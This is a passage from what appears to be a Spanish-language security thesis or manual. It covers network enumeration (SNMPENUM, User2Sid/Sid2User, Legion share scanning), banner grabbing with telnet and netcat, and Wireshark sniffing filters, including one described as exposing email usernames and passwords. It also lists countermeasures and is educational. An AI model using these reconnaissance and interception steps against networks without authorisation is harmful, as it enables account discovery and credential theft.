


Figura 4.37.3 Tercera parte del resultado de la herramienta SNMPENUM - Backtrack.

En la figura 4.37.3 se aprecia los puertos habilitados, información del hardware, de software y también presenta todos los archivos compartidos del host analizado.

En esta secuencia de imágenes se pudo observar la importancia y la utilidad de esta herramienta ya que presenta una información muy completa del host analizado permitiendo tener una idea más clara sobre la máquina a la que se está realizando la investigación.


4.3.6 User2Sid y Sid2User.

SID (*Security Identification*): Es un identificador de seguridad dentro de usuarios Windows que proporciona un valor fijo a cada usuario dentro de una red.
RID (*relative Identification):* Es un número que identifica que tipo de cuenta de usuario está siendo utilizada en una máquina en particular. Los tipos de RID son los siguientes:

- Administrador 500.
- Invitado 501.
- Usuarios 1000+.

➢ **User2Sid**: Es una herramienta ejecutada desde línea de comandos que sirve para enumerar el SID de un usuario determinado dentro de un sistema.

Comando: **user2sid \\IP_Objetivo Nombre de usuario**



.**Figura 4.38 Manejo de la herramienta User2Sid – D.O.S.**

En la figura 4.38 se ingresa la IP de la máquina objetivo seguido del usuario del cual se desea obtener su identificador de seguridad, en este caso se utilizó el usuario administrador del equipo. Como resultado de esta consulta se obtiene el número que identifica a la máquina dentro del sistema y además el número RID que identifica al usuario, en este ejemplo es el número 500 ya que es una cuenta administrador. Además indica el nombre del dominio: Pablo-PC y también señala la capacidad para guardar un SID en memoria que en este ejemplo es de 28 bytes.

- **Sid2USer:** Herramienta ejecutada desde línea de comandos permite conocer el nombre de usuario de una máquina partiendo del SID del equipo.

Comando: sid2user \\IP_Objetivo Numero_SID Numero_RID




Figura 4.39 Manejo de la herramienta Sid2USer – D.O.S.

En la figura 4.39 se ingresa el SID de la máquina que va a ser analizada y esta consulta devuelve el nombre canónico del usuario: Administrador y el dominio: Pablo-PC.

4.3.7 Legion.

Es un software para sistemas Windows que brinda la posibilidad de enumerar los recursos compartidos dentro de un rango de direcciones IP, es muy útil a la hora de tomar acceso a la información compartida por los usuarios de una red.




Figura 4.40 Manejo de la herramienta Legion – Windows.

En la figura 4.40 se muestra el manejo de la herramienta Legion, se ingresa el rango de direcciones IP que se desea analizar y la herramienta devuelve todas las direcciones IP que tengan documentos compartidos sin protección. En la figura 4.41 se visualiza el ingreso a una de las máquinas que devolvió el resultado de la consulta.




Figura 4.41 Máquina con documentos compartidos sin clave – Windows.

4.3.8 *Banner Grabbing*.

Es una técnica que utiliza los banners que tienen los servicios para obtener datos acerca de ellos, entre la información que se logra obtener están: versión, autor y sistema operativo instalado. Los puertos utilizados con mayor frecuencia para la aplicación de esta técnica son: HTTP puerto 80, FTP puerto 21, SMTP puerto 25. A continuación se muestran ejemplos con esta técnica.

- **Telnet (Telecommunication Network).** Es un protocolo que se ejecuta en modo terminal que permite conectarse de forma remota a un host para tomar control de la misma, el puerto utilizado para esta conexión es el 23.

Comando: **c:\>Telnet IP_Objetivo Numero_Puerto**

Figura 4.42.1 Ejecución del comando telnet – D.O.S

En la figura 4.42.1 se muestra la utilización de telnet enfocada a una página web, se ingresa el comando telnet, la IP y el puerto al cual se desea realizar la consulta.

Figura 4.42.2 Resultado de una consulta telnet – D.O.S

En la figura 4.42.2 se muestra la cabecera de la página web analizada mostrando en esta consulta que la web utiliza el sistema operativo Centos y como servidor web maneja Apache en su versión 2.2.15. Siendo esto información valiosa para futuros ataques.

- **Netcat:** Es una herramienta muy útil ejecutada desde línea de comandos que supervisa y escribe conexiones TCP y UDP, además puede ser utilizado para realizar escaneos a puertos y escuchar conexiones (Sniffer).

Comando: #nc opción IP_Objetivo Numero_Puerto




Figura 4.43 Aplicación y resultado de Netcat – Backtrack.

En la figura 4.43 se muestra la utilización de netcat, en primera instancia se ingresa el comando nc seguido de la opción –v (muestra un resultado más detallado de la consulta), a continuación se ingresa la IP de la página web objetivo y el número de puerto que se desea analizar. Para que se muestre el resultado detallado solo de la cabecera de la web se ingresa: “GET /HTTP/1.0”, al dar enter a esta sentencia visualiza solo la cabecera de la página como se muestra en la figura dando como resultado que utiliza Centos y Apache 2.2.15.

CONTRAMEDIDAS.

- Bloquear sesiones nulas filtrando el tráfico TCP en los puertos 139 y 445 en el perímetro de la LAN.
- Desactivar el agente SNMP en Windows, en caso que se necesite utilizarlo bloquear el tráfico TCP – UDP en los puertos 161 y 162 en el perímetro de la red.
- Cambiar u ocultar los banners de las aplicaciones que estén utilizando.

CONCLUSIONES.

En este capítulo se trató aspectos teóricos y prácticos de cómo se puede realizar una recolección de información sobre organizaciones tanto a nivel de páginas web como de redes locales. Existe una gran cantidad de software que permite realizar este tipo de análisis, en este capítulo se trató de canalizar de una manera entendible y práctica algunas de las herramientas más importantes y que brindan los mejores resultados.

Indagando la información extraída del análisis se puede dar cuenta que toda empresa u organización por más seguridades que implemente siempre existirá la posibilidad que exista alguna vulnerabilidad, es por eso que los administradores de la seguridad deben estar en una constante revisión de sus sistemas para evitar falencias que puedan provocar intrusiones inesperadas a sus organizaciones.

CAPITULO V.

SNIFFER.

INTRODUCCIÓN.

En este capítulo se tratará acerca de los *Sniffers*, siendo técnicas trascendentales a la hora de conocer cómo se envía y manipula la información dentro de la red de una empresa.

Es importante que las organizaciones tomen las precauciones debidas sobre estas técnicas ya que la información que se transfiere por la red puede contener datos confidenciales que de ser interceptados por personal no autorizado puede causar robo de información o suplantaciones de identidad en una *Intranet*.

A continuación se brindan definiciones que ayudarán a entender de mejor manera cómo funcionan estas técnicas, también se presentarán programas que ofrecen la posibilidad de interceptar tráfico en una red de datos. Una vez que se tenga una conceptualización clara se expondrán contramedidas que ayudan a la protección de los datos cuando estén siendo transferidos en una red.

5.1 Definición *Sniffing*.

Es una tecnología de intercepción de datos que tiene como propósito escuchar y capturar el tráfico para obtener información en una red LAN mediante un *software*, es muy útil para administrar eficientemente la red y poder detectar vulnerabilidades. La información que se puede capturar es:

- Correos electrónicos.
- Archivos de transferencia.
- Conversaciones.
- Contraseñas.

Su funcionamiento se deriva sobre un defecto del protocolo Ethernet que hace que la información vaya dirigida a todos los ordenadores conectados dentro de la red local, lo que hace el *Snnifer* es poner la tarjeta de red de la máquina que analizará los datos en modo promiscuo haciendo que esta máquina intercepte todos los paquetes que navegan por la red teniendo la posibilidad de capturar información confidencial de un usuario o empresa en la cual se está realizando el análisis.

5.2 Tipos de *Snnifing*.

Existen dos pitios de Sniffing. A continuación se describen cada uno de ellos:

- Sniffing Pasivo.

Utilizado en redes no conmutadas mediante un hub para realizar sus conexiones, la información es enviada a toda la red haciendo que la persona que intenta interceptar el tráfico de la red solo tenga que conectar el equipo al hub e iniciar el Sniffing.

- Sniffing Activo.

Se realizan a través de un *switch* basando su funcionamiento en la utilización del protocolo de resolución de direcciones (ARP). Es fácil de ser detectado por los administradores de la red.

5.3 Protocolos vulnerables a *Sniffing*.

Los protocolos más vulnerables a esta técnica son aquellos que envían sus datos en texto plano ya que dicha información no es transferida por la red de forma encriptada, entre los más destacados están:

- Telnet (*Telecommunication Network*). Protocolo que es utilizado para manejar remotamente una máquina.
- SMTP (*Simple Mail Transfer Protocol*). Protocolo encargado del intercambio de correos electrónico entre dispositivos
- HTTP (*Hypertext Transfer Protocol*). Protocolo de transferencia de Hipertexto usado en cada requerimiento web.
- POP (*Post Office Protocol*). Protocolo que permite tener acceso a los correos electrónicos almacenados en un servidor remoto.
- FTP (*File Transfer Protocol).* Es un protocolo de transferencia de archivos entre sistemas conectados a una red basada en la arquitectura cliente-servidor.
- IMAP (*Internet Message Access Protocol*). Es un protocolo que tiene como objetivo acceder a los mensajes electrónicos almacenados en un servidor pudiendo tener acceso a ellos desde cualquier máquina que tenga conexión a Internet. Este protocolo es más completo que POP ya que permite visualizar los correos electrónicos sin tener la necesidad de descárgalos localmente como lo hace POP.

5.4 Programas para realizar Sniffer.

En la actualidad existen un sin número de programas que permiten realizar Sniffer a las redes de una empresa, entre los programas más utilizados se encuentran:

- **Wireshark:**

Es un analizador de paquetes que permite monitorear dentro de una red el tráfico capturando y mostrando los datos de los paquetes de la forma más detallada posible. Es considerado como el mejor analizador de paquetes de código abierto que existe en la actualidad. (http://www.wireshark.org Párr 1)

Es muy útil para examinar y solucionar problemas de red ya que captura los paquetes enviados en tiempo real y los muestra de forma detallada cada uno de ellos. Entre sus principales características están:

- Disponible en Linux, Windows y MAC OS.
- Lanzado Bajo la licencia GPL.
- Compatible con alrededor de 480 protocolos.
- Filtra los paquetes de acuerdo a varios criterios.
- Muestra la información de los protocolos de una manera muy detallada.

- Permite trabajar con datos capturados en la red y también con datos previamente capturados que han sido almacenados en la máquina. (http://www.wireshark.org)

A continuación de detalla el interfaz de esta herramienta:

Figura 5.1 Menú principal de Wireshark.

En la figura 5.1 se visualiza el menú principal de la herramienta Wireshark teniendo la disponibilidad de utilizar las siguientes opciones:

- *File*: Contiene las opciones para manipular los archivos.
- *Edit*: Abarca ítems que permiten aplicar funciones a los paquetes, como son: colocar una marca a un paquete en específico, buscar un paquete, configurar el interfaz de usuario, etc.
- *View*: Permite habilitar las diferentes opciones de visualización de los paquetes capturados.
- *Go*: Utilizado para navegar entre los diferentes paquetes capturados.
- *Capture*: Su principal función es la de iniciar y detener la captura de paquetes, además posee la opciones de escoger la interfaz por la cual se quieres capturar las tramas de la red.
- *Analyze*: Proporciona las opciones de filtrar los paquetes según los requerimientos del análisis, además de permitir habilitar y deshabilitar los protocolos y flujos de paquetes para una captura más específica.
- *Statistics*: Brinda las opciones para obtener estadísticas de los paquetes capturados.
- *Telephony*: Permite capturar las conversaciones VoIP para su posterior análisis.
- *Tools*: Contiene las opciones para configuración del Firewall.
- *Internals*: Parámetros internos de Wireshark.
- *Help*: Menú de ayuda para el usuario.




Figura 5.2 Barra y menú de Filtros de Wireshark.

En la Figura 5.2 se muestra una de las funciones más útiles de esta herramienta ya que permite filtrar los resultado según se necesite para de esta forma visualizar de mejor manera los resultados, se escribe directamente en el cuadro de texto la sentencia a filtrar o también se puede hacer clic en "*Expression*", aquí se desplegará el menú que se muestra con todos los nombres, protocolos entre otros por los cuales se puede filtrar seleccionando el que se necesita y de ser el caso se realiza la relación con valores específicos que se quiera visualizar.

Filtros.

Wireshark utiliza la librería libcap para la definición de filtros la sintaxis utilizada consta de varias expresiones dependiendo de los paquetes que se desean capturar y visualizar en la pantalla. Para poder realizar los diferentes filtros se necesitan signos que ayudan a ejecutar de mejor manera las búsquedas, estos son:

- Igual a: == o EQ.
- Diferente: != o NE.
- Mayor que: > o GT.
- Menor que: < o IT.
- Menor o igual: <= o LE.
- Mayor o igual: >= o GE.
- Negación: NOT o !
- Concatenación: AND o &&.
- Variación: OR o ||.

Filtro de Captura.

Estos filtros son utilizados comúnmente antes de empezar la capturar de paquetes permitiendo mostrar solo los paquetes que cumplan con los requisitos ingresados.




Figura 5.2 Filtro de Captura en Wireshark.

Entre los filtros que se utilizan con mayor frecuencia están:

Comando: Host DireccionIP.

- Permite capturar todo el tráfico de origen o destino de una sola máquina.

Comando: Port NumerodePuerto.

- Muestra solo los paquetes que tenga como puerto de comunicación el ingresado.

Comando: IP proto \tcp.

- Captura todos los segmentos que tenga relación con el protocolo TCP.

Comando: IP proto \arp.

- Captura todo el tráfico ARP que pasa por la red analizada.

Filtro de visualización.

Los filtros de visualización son utilizados una vez que se ha interceptado varios paquetes y su utilidad fundamental es filtrar solo la información que se necesita controlar. A continuación se presentan algunos de los filtros de visualización comúnmente utilizados:

Comando: IP.SRC == DireccionIP && NOT UDP

- IP.SRC: indica la IP de origen de la cual se tomarán los paquetes.
- &&: Utilizado para concatenar varias expresiones.
- NOT UDP: NOT utilizado para que no se visualicen en este caso los paquetes del protocolo UPD.

Comando: IP.DST== DireccionIP && TCP

- IP.DST: Señala la IP de destino que se desea mostrar en la captura de paquetes, en este ejemplo adicionalmente se está señalando que solo se filtren los paquetes con el protocolo TCP.

Comando: IP.ADDR = DireccionIP AND DireccionIP

- IP.ADDR: Filtra los paquetes cuyo origen o destino sea la dirección IP específica, en este ejemplo además de establecer una dirección IP se está añadiendo otra IP con la expresión AND.

Comando: TCP.PORT EQ puerto

- TCP.PORT: Filtra todo los paquetes que contengan el puerto especificado.

Comando: ! (IP.ADDR == DireccionIP)

- Este comando realiza el filtrado de todos los paquetes excepto los paquetes de la ip que se ingrese.

Comando: HTTP CONTAINS www.sitioweb.com

- Filtra todos los paquetes que tengan relación con el sitio web ingresado.

Comando: FRAME CONTAINS "@sitioweb.com"

- Muestra todos los correos que tengan como origen y destino el dominio ingresado, esto incluye los usuarios y password.

Comando: http.request.method=="GET"

- Visualiza los paquetes http según la petición indicada.

Comando: ETH.ADDR == DireccionMac


- Visualiza solo los paquetes del protocolo Ethernet que contenga la dirección MAC especificada.

Comando: HTTP.HOST == “www.sitioweb.com”

- Filtra todos los paquetes que tengan realización con la página web ingresada.

Comando: HTTP.USER_AGENT CONTAINS “Firefox”

- Filtra los paquetes según el explorador ingresado.



No.	Time	Source	Destination	Protocol	Length	Info
9	2.989572000	169.254.154.184	169.254.255.255	NBNS	92	Name query NB HOUSEPC<20>
10	3.000877000	fe80::1512:51c1:583f:9ab8	ff02::c	SSDP	208	M-SEARCH * HTTP/1.1
11	3.739104000	169.254.154.184	169.254.255.255	NBNS	92	Name query NB HOUSEPC<20>
12	4.489286000	169.254.154.184	169.254.255.255	NBNS	92	Name query NB HOUSEPC<20>
13	5.340683000	fe80::1512:51c1:583f:9ab8	ff02::1:3	LLMNR	87	Standard query 0x7f6e A h
14	5.340709000	169.254.154.184	224.0.0.252	LLMNR	67	Standard query 0x7f6e A h
15	5.541421000	169.254.154.184	169.254.255.255	NBNS	92	Name query NB HOUSEPC<20>
16	6.000568000	fe80::1512:51c1:583f:9ab8	ff02::c	SSDP	208	M-SEARCH * HTTP/1.1
17	6.291025000	169.254.154.184	169.254.255.255	NBNS	92	Name query NB HOUSEPC<20>
18	7.041118000	169.254.154.184	169.254.255.255	NBNS	92	Name query NB HOUSEPC<20>
19	7.896703000	fe80::1512:51c1:583f:9ab8	ff02::1:3	LLMNR	87	Standard query 0x1d0e A h

Figura 5.3 Panel de paquetes capturados - Wireshark.

En la figura 5.3 se aprecia los paquetes capturados en una red LAN en este panel se muestra el número de paquetes capturados el tiempo, el host origen, el host destino, el protocolo que utilizó la comunicación, la longitud de la trama y una información sobre el contenido de la trama capturada.




Figura 5.4 Panel de visualización por paquete - Wireshark.

En la figura 5.4 se muestra en detalle cada uno de los paquetes capturados esta visualización se divide por capas del modelo TCP/IP, empezando desde la capa inferior del panel esta información contiene:

- Aplicación: Es el protocolo HTTP que ofrece los datos y longitud de las tramas.
- Transporte: En esta capa se observa los puertos de origen y destino, además de los números de secuencia de los paquetes.
- Red: Contiene la información de los paquetes IP, versión, longitud de la cabecera, longitud total, tipos de protocolos que utiliza, entre otra información.

